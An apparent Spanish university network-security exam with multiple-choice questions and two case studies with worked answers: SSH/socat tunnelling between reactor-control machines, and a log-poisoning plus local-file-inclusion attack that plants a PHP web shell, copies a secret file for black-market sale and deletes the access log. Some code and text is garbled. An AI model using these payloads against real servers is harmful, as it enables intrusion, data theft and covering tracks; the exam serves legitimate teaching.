

Esta prueba consta de dos partes, la primera son unas preguntas de test y la segunda unos casos. Cada parte contarán **5 puntos** de la nota total del examen. En el test cada pregunta **correcta** sumara **1** y cada pregunta **incorrecta, incompleta o sin responder** contará **0**.

Parte 1 (5 puntos):

Pregunta 1:

En el cifrado simétrico, cuando vamos a enviar un mensaje a otro. ¿Cómo podemos hacer para verificar que enviamos algo al destinatario correcto?

- A) Nosotros como origen cifraremos algo con su clave privada.
- B) Se pedirá al destinatario que cifre algo con su clave privada.
- C) Se pedirá al destinatario que cifre algo con su clave pública, que es la que conocemos.
- D) Se puede pedir al destinatario que cifre algo con la clave común para verificarlo.**
- E) Ninguna de las anteriores.

Pregunta 2:

Los algoritmos de hashing o también llamados algoritmos de resumen...

- A) Se pueden utilizar como herramienta para realizar protocolos seguros de autenticación.**
- B) No se pueden utilizar como herramienta para realizar protocolos seguros de autenticación, en ese proceso sólo se usan para almacenar los password y que no queden en claro.
- C) Se puede utilizar como función de cifrado y descifrado, pero estaremos siempre limitados por el tamaño de los bytes del resumen.
- D) Se pueden utilizar como algoritmo de compresión, de ahí su nombre algoritmos de resumen.
- E) Ninguna de las anteriores.

Pregunta 3:

En el Buffer Overflow :

- A) Si está activado ASLR implica que no podemos ejecutar código de las variables locales.
- B) Si es un procesador de 64 bits no se puede explotar, ya que las direcciones de memoria contienen ceros y es el carácter de fin de cadena.
- C) Se puede llegar a llamar, si la situación lo permite, a una función de una dirección de memoria concreta siempre que se cumpla la condición de que **no** tenga argumentos de entrada.

D) Se puede llegar a llamar, si la situación lo permite, a una función de una dirección de memoria concreta a pesar de que se cumpla la condición de que si tenga argumentos de entrada.

E) Ninguna de las demás respuestas es correcta.

Pregunta 4:

El SQL Injection:

A) Si el código del programa usa una función de consulta de SQL en el código programado siempre se puede aplicar para hackear el programa.

B) Es una técnica exclusiva de fallos en las páginas WEB, puede ser de php, java, asp,..., y está relacionado con las consultas en bases de datos.

~~C) Requiere de tener un en la página remota.~~

F) Ninguna de las anteriores.

Pregunta 5:

Un usuario desea entrar en un sistema y le sale una pantalla en la que debe de introducir usuario y password. Una vez introducido el puede acceder a su carpeta home y sus programas. La posibilidad de acceder a su carpeta de home viene dada por el servicio de:

A) Autenticación

B) Autorización

C) Accounting

D) Homming

E) Ninguna de las anteriores

Pregunta 6:

El proceso de ataque a las passwords con medusa o hydra frente a uno realizado mediante john the ripper utilizando como entrada el mismo diccionario para los mismos usuarios y passwords en ambos casos:

A) John normalmente tarda más tiempo en obtener las mismas passwords.

B) John normalmente tarda menos tiempo en obtener las mismas passwords.

C) John normalmente tarda el mismo tiempo en obtener las mismas passwords.

D) Ninguna de las anteriores.

Pregunta 7:

Cuales de estas son algoritmos de hashing:

- A) Diccionario
- B) Fuerza Bruta
- C) Ataque al servicio

D) MD5

E) Ninguna de las anteriores

Pregunta 8:

Si accedo a una página web escribiendo www.pagina.es que desde el servidor me redirecciona al servidor en el puerto seguro con intención de securizar el sistema y que nadie pueda cargar la página en http:

A) Podrían hacer un ataque mediante SSLStrip mediante el cual podrían obtener mis credenciales si la página no tiene habilitado HSTS.

B) Podrían hacer un ataque de man in the middle mediante ARP spoofing permitiendo obtener las credenciales de usuario haciendo simplemente un tcpdump o usando el wireshark.

C) Se podría hacer uso de hydra para obtener las credenciales que la victima teclea y envía por la red.

D) Se podría hacer uso de john the ripper para obtener las credenciales que la victima teclea y envía por la red.

E) Ninguna de las anteriores afirmaciones es correcta.

Pregunta 9:

¿Que es DES?

A) Un sistema de codificación

B) Un sistema de encriptación simétrica

C) Un sistema de encriptación asimétrica

D) Ninguna de las anteriores

Pregunta 10:

El comando readelf -e devuelve lo siguiente para un binario dado:

GNU_STACK	0x0000000000000000	0x0000000000000000	0x0000000000000000
	0x0000000000000000	0x0000000000000000	RWE 0x10


- A) El usuario de ese programa siempre podra ejecutar código de pila.
- B) El usuario de ese programa nunca podrá ejecutar código de pila.
- C) El comando readelf no da información sobre si se puede o no ejecutar código en pila.
- D) El comando dice que la pila de ese programa es ejecutable pero no quiere decir que el usuario de ese programa pueda llegar a ejecutar código de pila.**
- E) Ninguna de las anteriores.

Parte 2 (5 puntos):

Caso 1 (2.5 puntos):

Nuestro grupo de ciberseguridad SCAVENGER-SECURITY ha conseguido un contrato con la empresa ASSHOLE-CORP. La empresa se dedica al enriquecimiento de uranio y la línea industrial incluye dos procesos en concreto que necesitan los datos el uno del otro.

La red de la empresa tiene la siguiente organización:



Por un lado tenemos la zona del núcleo en la que entra agua a una temperatura y sale agua a otra temperatura. Dentro se mide la **temperatura** con un sensor en un ordenador (**el ordenador 1**) y en función de ese dato se introduce en el ordenador de fuera conectado a la **entrada y salida de agua** (**ordenador 2**). Allí con el dato introducido de temperatura abre o cierra la entrada de agua para intentar enfriar el núcleo. La salida de agua de la central también tiene un sensor de temperatura y ese dato se recoge de ese ordenador y se introduce en el ordenador de dentro del núcleo, para que en caso de empezar a ser excesiva el programa ponga el proceso de enriquecimiento en modo de bajo consumo y no genere agua con tanto calor.

Los programas que regulan el núcleo y la entrada y salida de aguas son programas con interfaz de texto que sacan el texto por el **STDOUT** y esperan la entrada de datos por el **STDIN**. Hasta ahora el proceso es que un operario coge los datos de pantalla del **ordenador 1** (temperatura de reactor), los anota en un cuaderno, va al **ordenador 2** los introduce en la terminal, recoge los datos de pantalla de ese ordenador (datos de temperatura de salida de agua) y los mete de vuelta en el **ordenador 1**.

que le volverá a dar datos de temperatura en un proceso infinito de salidas y entradas de la central para introducir los datos pertinentes.

Esto se hace así porque la empresa no dispone del código fuente del programa del **ordenador 1** (**controldenucleo.bin**) ni el del sistema de bombeo de agua (**controldeagua.bin**) situado en el **ordenador 2**. Los programas controlan unos sistemas propietarios de sensores y actuadores que son demasiado complicados como para reacer los programas de nuevo con nuevas funcionalidades.

Son procesos muy sensibles que manejan actuadores, sólo debe haber un proceso a la vez ejecutando dichos programas en cada ordenador o si no podemos tener serios problemas.

No hace falta añadir que no deberían de poderse interferir los datos en la red como ocurrió en nuestra filial de Iran, ni si quiera verlos.

La empresa esta deseando optimizar su proceso dando de baja al trabajador que hace esa labor usando como excusa el siguiente ERE porque piensa que sin la instalación de nuevos programas y sin tocar nada de la configuración a nivel de administración en ningún ordenador pueden hacer que ese proceso se realice de forma automática a través de su red de una manera segura.

El acceso a todos los ordenadores marcados en la figura como ordenador X, así como los marcados con nombre router X tienen una configuración muy securizada que hace que nadie no permitido pueda meter mano en ellos. **Por otro lado no podemos asegurar que exista otra gente que se conecte a la red de la empresa con malas intenciones con sus propios equipos.** → usar — R

A la empresa SCAVENGER-SECURITY se le dará una cuenta (sin privilegios de admin o root) para hacer login en todos los ordenadores con nombre **ordenador X** con el usuario tlm y una password. Podrán dejar procesos en ejecución en los ordenadores y nadie de la empresa los tocará. De hecho los ordenadores no se van a apagar tampoco.

Se deberá tener en cuenta que todos los equipos tienen instalado **el ssh, el nc y el socat**. Las direcciones IP vienen detalladas en la figura por lo que no se muestra la configuración. La ruta por defecto del ordenador1 es la 10.1.0.254, el del ordenador 2 y 3 la 10.2.0.254 y por último la del ordenador 4 es la 10.3.0.254. Los routes tienen como ruta por defecto el uno al otro. Ademas disponemos de las salida a los siguientes comandos en estos diferentes equipos:

router1:

```
root@router1:~/2020-2021/SRS# iptables -nL

Chain INPUT (policy ACCEPT)
target     prot opt source                destination
ACCEPT     tcp  --  10.1.0.100             10.2.0.0/16            tcp dpt:22
ACCEPT     tcp  --  10.1.0.100             10.3.0.0/16            tcp dpt:22

Chain FORWARD (policy DROP)
target     prot opt source                destination
```

```

ACCEPT      tcp  --  0.0.0.0/0          0.0.0.0/0          tcp spt:22
ACCEPT      tcp  --  0.0.0.0/0          0.0.0.0/0          tcp dpt:22
ACCEPT      tcp  --  10.3.0.0/24        10.1.0.0/24        tcp spt:4242
ACCEPT      tcp  --  10.1.0.0/24        10.3.0.0/24        tcp dpt:4242
ACCEPT      tcp  --  10.2.0.0/24        10.3.0.0/24        tcp spt:6969

Chain OUTPUT (policy ACCEPT)
target      prot opt source                destination
ACCEPT      tcp  --  10.1.0.100          10.2.0.0/16        tcp dpt:22
ACCEPT      tcp  --  10.1.0.100          10.3.0.0/16        tcp dpt:22
root@router1:~/2020-2021/SRS#

```

router2:

```

root@router2:~# iptables -n -L
Chain INPUT (policy DROP)
target      prot opt source                destination
ACCEPT      tcp  --  10.1.0.100          10.3.0.100          tcp dpt:ssh
ACCEPT      tcp  --  10.3.0.100          10.1.0.100          tcp spt:ssh
ACCEPT      tcp  --  10.3.0.100          10.2.0.101          tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target      prot opt source                destination

Chain OUTPUT (policy DROP)
target      prot opt source                destination
ACCEPT      tcp  --  anywhere            10.2.0.0/16        tcp dpt:6969
ACCEPT      tcp  --  10.2.0.101          10.3.0.100          tcp spt:ssh

```

ordenador1:

```

root@ordenador1:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      2759/sshd
root@ordenador1:~#

```

ordenador2:

```

root@ordenador2:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:54471          0.0.0.0:*               LISTEN      2740/sshd

```

```
root@ordenador2:~#
```

ordenador3:

```
root@ordenador3:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6969             0.0.0.0:*               LISTEN      2650/sshd
root@ordenador3:~#
```

ordenador4:

```
root@ordenador4:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4242             0.0.0.0:*               LISTEN      2667/sshd
root@ordenador4:~#
```

Además, la configuración del archivo `/etc/ssh/sshd_conf` incluye las siguientes dos líneas en todos los equipos:

```
AllowTcpForwarding yes SSH - SOCAT
GatewayPorts yes
```

¿Se podrá realizar lo que pide la empresa ASSHOLE-CORP sin instalar programas adicionales?. En caso afirmativo, escriba la sucesión de comandos que debe ejecutar desde los diferentes ordenadores a los que se tiene acceso. Puede acompañar la ejecución con una breve explicación. En caso negativo, argumentar por que no es posible realizar la petición exigida por ASSHOLE-CORP en estas condiciones concretas.

```
t1m@ordenador1:~$ socat TCP-LISTEN:8888,bind=127.0.0.1 EXEC:./controldenucleo.bin &
t1m@ordenador1:~$ ssh 10.3.0.100 -p 4242 -R 8888:127.0.0.1:8888 -N -T

t1m@ordenador4:~$ ssh 10.2.0.101 -p 6969 -R 8888:127.0.0.1:8888 -N -T

t1m@ordenador3:~$ ssh t1m@10.2.0.100 -p 54471 -R 8888:127.0.0.1:8888 -N -T

t1m@ordenador2:~$ socat EXEC:./controldeagua.bin TCP:127.0.0.1:8888
CONNECT
```


Caso 2:

La empresa **DummyITSolutions** dedicada al almacenaje de información segura tiene una estructura de red igual que la del anterior ejercicio. Manteniendo las direcciones IP y las rutas por defecto de los ordenadores y routers que hay en ella. De la figura, las subredes pertenecientes a la empresa son la 10.2.0.0/16 y la 10.3.0.0/16. La red 10.1.0.0/16 es una red de fuera de la empresa que sería en realidad el lugar desde el que se conectan los clientes, tanto lícitos como ilícitos.

Disponemos de información fresca que nos puede ayudar a hackear el sistema, porque deseamos obtener el archivo **/home/www/informacionfresca.zip** que en el mercado negro nos va a aportar unos sustanciales beneficios. Dicho archivo está en el ordenador **10.3.0.100**.

Ordenador1, Ordenador2, Ordenador3 y Ordenador4 disponen, aparte de los programas incluidos por defecto en los sistemas Linux y los que se pueden observar por las salidas de los comandos que se muestran más adelante en el texto, el **curl**, el **nc**, el **openssl**, el **ssllstrip** y un navegador **web firefox**. Además disponen todos de un servidor web apache con soporte a php corriendo en el puerto 80 de todos los ordenadores.

Aparte de lo comentado arriba tenemos la siguiente información de salida de determinados comandos ejecutados en las máquinas de la empresa:

Router1:

```
root@router1:~# iptables -n -L
Chain INPUT (policy ACCEPT)
target    prot opt source      destination

Chain FORWARD (policy ACCEPT)
target    prot opt source      destination
ACCEPT    tcp  --  0.0.0.0/0    0.0.0.0/0    tcp spt:22
ACCEPT    tcp  --  0.0.0.0/0    0.0.0.0/0    tcp dpt:22
LOG        tcp  --  0.0.0.0/0    0.0.0.0/0    tcp spt:80 LOG flags 0 level 4
LOG        tcp  --  0.0.0.0/0    0.0.0.0/0    tcp dpt:80 LOG flags 0 level 4

Chain OUTPUT (policy ACCEPT)
target    prot opt source      destination
root@router1:~#
```

Router2:

```
root@router2:~# iptables -n -L
Chain INPUT (policy ACCEPT)
target    prot opt source      destination

Chain FORWARD (policy ACCEPT)
```

target	prot	opt	source	destination
LOG	tcp	--	0.0.0.0/0	0.0.0.0/0 tcp spt:80 LOG flags 0 level 4
LOG	tcp	--	0.0.0.0/0	0.0.0.0/0 tcp dpt:80 LOG flags 0 level 4
LOG	tcp	--	0.0.0.0/0	0.0.0.0/0 tcp spt:22 LOG flags 0 level 4
LOG	tcp	--	0.0.0.0/0	0.0.0.0/0 tcp dpt:22 LOG flags 0 level 4

Chain OUTPUT (policy ACCEPT)

target	prot	opt	source	destination
--------	------	-----	--------	-------------

root@router2:~#

Ordenador2:

root@ordenador2:~# ls /var/www/html/2020-2021/srs/ -al

total 16

drwxr-xr-x 2 root root 4096 Jan 19 18:50 .

drwxr-xr-x 4 www www 4096 Jan 19 18:46 ..

-rw-r--r-- 1 root root 189 Jan 19 18:50 index.php

root@ordenador2:~# cat /var/www/html/2020-2021/srs/index.php

<?php

if(isset(\$_GET['nombre'])){

 system("echo Tu nombre es: ".\$_GET['nombre']);

}else{

?>

 <form>

 <input name="nombre"></input>

 <input type="submit"></input>

 </form>

<?php

}

?>

root@ordenador2:~#

Ordenador4:

```
Aroot@ordenador4:~# ls /var/www/html/2020-2021/srs/ -al
```

```
total 68
```

```
drwxr-xr-x  3 root  root    4096 Jan 19 18:43 .
drwxr-xr-x  4 root  root    4096 Jan 19 17:41 ..
-rw-r--r--  1 www   www     58 Jan 19 18:31 footer
-rw-r--r--  1 www   www     22 Jan 19 18:30 header
-rw-r--r--  1 www   www    442 Jan 19 18:43 index.php
-rw-r--r--  1 www   www     68 Jan 19 18:17 infopage
-rw-r--r--  1 www   www    246 Jan 19 18:30 inscripcionpage
drwxr-xr-x  2 www   www     4096 Jan 19 18:38 logs
-rw-r--r--  1 www   www     80 Jan 19 18:16 logspage
-rw-r--r--  1 www   www    217 Jan 19 18:15 menu
```

```
root@ordenador4:~# ls /var/www/html/2020-2021/srs/logs -al
```

```
total 12
```

```
drwxr-xr-x  2 www   www     4096 Jan 19 18:38 .
drwxr-xr-x  3 root  root    4096 Jan 19 18:43 ..
-rw-r--r--  1 www   www    2514 Jan 19 18:44 access.log
```

```
root@ordenador4:~# cat /var/www/html/2020-2021/srs/index.php
```

```
<?php

    // Accounting process.

    $LOGS=file_get_contents("/logs/access.log");

    $LOGS=$LOGS."\n".date("M d Y h:i:s")." "._SERVER['REMOTE_ADDR']. " ".urlencode($_SERVER['REQUEST_URI'])."\n";

    file_put_contents("/logs/access.log",$LOGS);

    $PAGE=$_GET['page'];

    if("" == "$PAGE"){

        $PAGE=menu;

    }

    if(stristr($PAGE,"..")){

        die("Do not hack me!!");

    }
}
```

```
// Page loading.
include("header");

include($PAGE);

include("footer");

?>

root@ordenador4:~# cat /var/www/html/2020-2021/srs/header
<h1>una cabecera</h1>

root@ordenador4:~# cat /var/www/html/2020-2021/srs/footer
<h4>un pie de paginna</h4>
<a href="index.php">volver</a>

root@ordenador4:~# cat /var/www/html/2020-2021/srs/menu
<h1> Este es el menu</h1>

<a href="index.php?page=logspage">ver logs</a><br>
<a href="index.php?page=infopage">Información adicional</a><br>
<a href="index.php?page=inscripcionpage">formulario de inscripcion</a><br>

root@ordenador4:~# cat /var/www/html/2020-2021/srs/infopage
<h2>pagina de informacion</h2>
informacion poco o nada relevante...

root@ordenador4:~# cat /var/www/html/2020-2021/srs/logspage
<pre>
<?php
$data=file_get_contents("./logs/access.log");
echo $data;
?>
</pre>

root@ordenador4:~# cat /var/www/html/2020-2021/srs/inscripcionpage
<?php

if(isset($_GET["nombre"])){

echo "<h1>Bienvenido ".$_GET["nombre"]."</h1>";
echo "Te hemos registrado en nuestro sistema.";
```

```
}else{

?>

<form>
nombre: <input name="nombre"></input><br>
<input type="submit"></input>
</form>

<?php

}

?>

root@ordenador4:~#
```

En estas condiciones, con lo descrito aquí y sin hacer suposiciones más allá de los datos que disponemos.

¿Será posible obtener el archivo secreto de forma correcta? En caso afirmativo decir que comandos se deben ejecutar desde el ordenador 10.1.0.100 para conseguir el archivo que se desea. Se pueden ampliar los comandos con algún tipo de información adicional. En caso negativo dar los argumentos por los que es imposible obtener el archivo.

```
t1m@ordenador1:~$ curl "http://10.3.0.100/html/2020-2021/srs/index.php?page=%3C?php%20system(\$_GET[%27cmd%27]);%20?%3E"
t1m@ordenador1:~$ curl "http://10.3.0.100/html/2020-2021/srs/index.php?page=logs/access.log&cmd=cp%20/home/www/informacionfresca.zip
%20./logs"
t1m@ordenador1:~$ curl "http://10.3.0.100/html/2020-2021/srs/logs/informacionfresca.zip" -o informacionfresca.zip
t1m@ordenador1:~$ curl "http://10.3.0.100/html/2020-2021/srs/index.php?page=logs/access.log&cmd=rm%20./logs/access.log"
```

Borrar rastro
del ataque